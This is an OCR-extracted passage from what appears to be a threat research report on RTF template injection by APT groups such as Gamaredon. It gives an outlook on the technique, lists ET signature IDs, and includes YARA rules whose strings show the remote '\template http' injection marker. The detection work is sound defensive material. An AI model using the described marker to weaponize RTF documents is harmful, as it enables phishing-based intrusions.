


Figure 12. Gamaredon RTF template injection File Template Control Word.

Outlook: Injections are So 2021

The viability of XML Office based remote template documents has proven that this type of delivery mechanism is a durable and effective method when paired with phishing as an initial delivery vector. The innovation by threat actors to bring this method to a new file type in RTFs represents

an expanding surface area of threat for organizations worldwide. While this method currently is used by a limited number of APT actors with a range of sophistication, the technique's effectiveness combined with its ease of use is likely to drive its adoption further across the threat landscape. Ultimately this is a technique poised for wider adoption in the threat landscape beyond targeted phishing attacks with likely adopters being crimeware actors. While Indian and Chinese APT actors have demonstrated an affinity for RTF file types in the past by using RTF weaponizers like the tool Royal Road, defenders eventually saw those tools and techniques become widely used by less sophisticated actors. This well-established trickle-down pattern may be accelerated in this case based on the minimal effort needed to weaponize RTF attachments before deploying in active phishing campaigns

ET Signatures

SID: 2032483 – ET TROJAN DonotGroup Template Download

SID: 2034157 - ET TROJAN Gamaredon Maldoc Remote Template Retrieval (GET)

SID: 2034156 - ET TROJAN Gamaredon Maldoc Remote Template Retrieval (GET)

YARA Signatures

```
rule Proofpoint_RTFtemplateInjection_Technique_Generic_HTTP_HTTPS

{

   meta:

      author = "Proofpoint Threat Research"

      description = "Detects malicious RTFs using RTF Template Injection to Retrieve

      Remote Content from a URL"

      disclaimer = "Yara signature created for hunting purposes - not quality controlled

      within enterprise environment"

      hash1 = " 43538d9010462668721f178efaeca89f95f6f35a "

      hash2 = " b5ec74e127ce9dfcb1b3bd9072c1d554b59b4005 "

   strings:

      $rtf = { 7b 5c 72 74 66 } //rtf_bytes

      $s1 = "{\\*\\template http" ascii nocase //https_intentionally_not_specified

   condition:

      $rtf at 0 and $s1
```

```
}

rule Proofpoint_RTFtemplateInjection_Technique_Generic_Unicode_16Bit

{

    meta:

        author = "Proofpoint Threat Research"

        description = "Detects malicious RTFs using RTF Template Injection to Retrieve Remote

        Content from Unicode 16 Bit Encoded URL"

        disclaimer = "Yara signature created for hunting purposes - not quality controlled

        within enterprise environment"

        hash1 = " fbc8064399008fe20f350f0de5e4bbf5833847c7 "

        hash2 = "6c01fe16e8cffa3049e84707672b82dc32f1cf72 "

    strings:

        $rtf = { 7b 5c 72 74 66 } //rtf_bytes

        $s1 = {7B 5C 2A 5C 74 65 6D 70 6C 61 74 65 20 0D 0A 5C 75 2D } //{\*\template \u-

    condition:

        $rtf at 0 and $s1

}
```

Learn more

SANS STAR Live Stream: https://www.youtube.com/watch?v=bqyOtkibGro&feature=youtu.be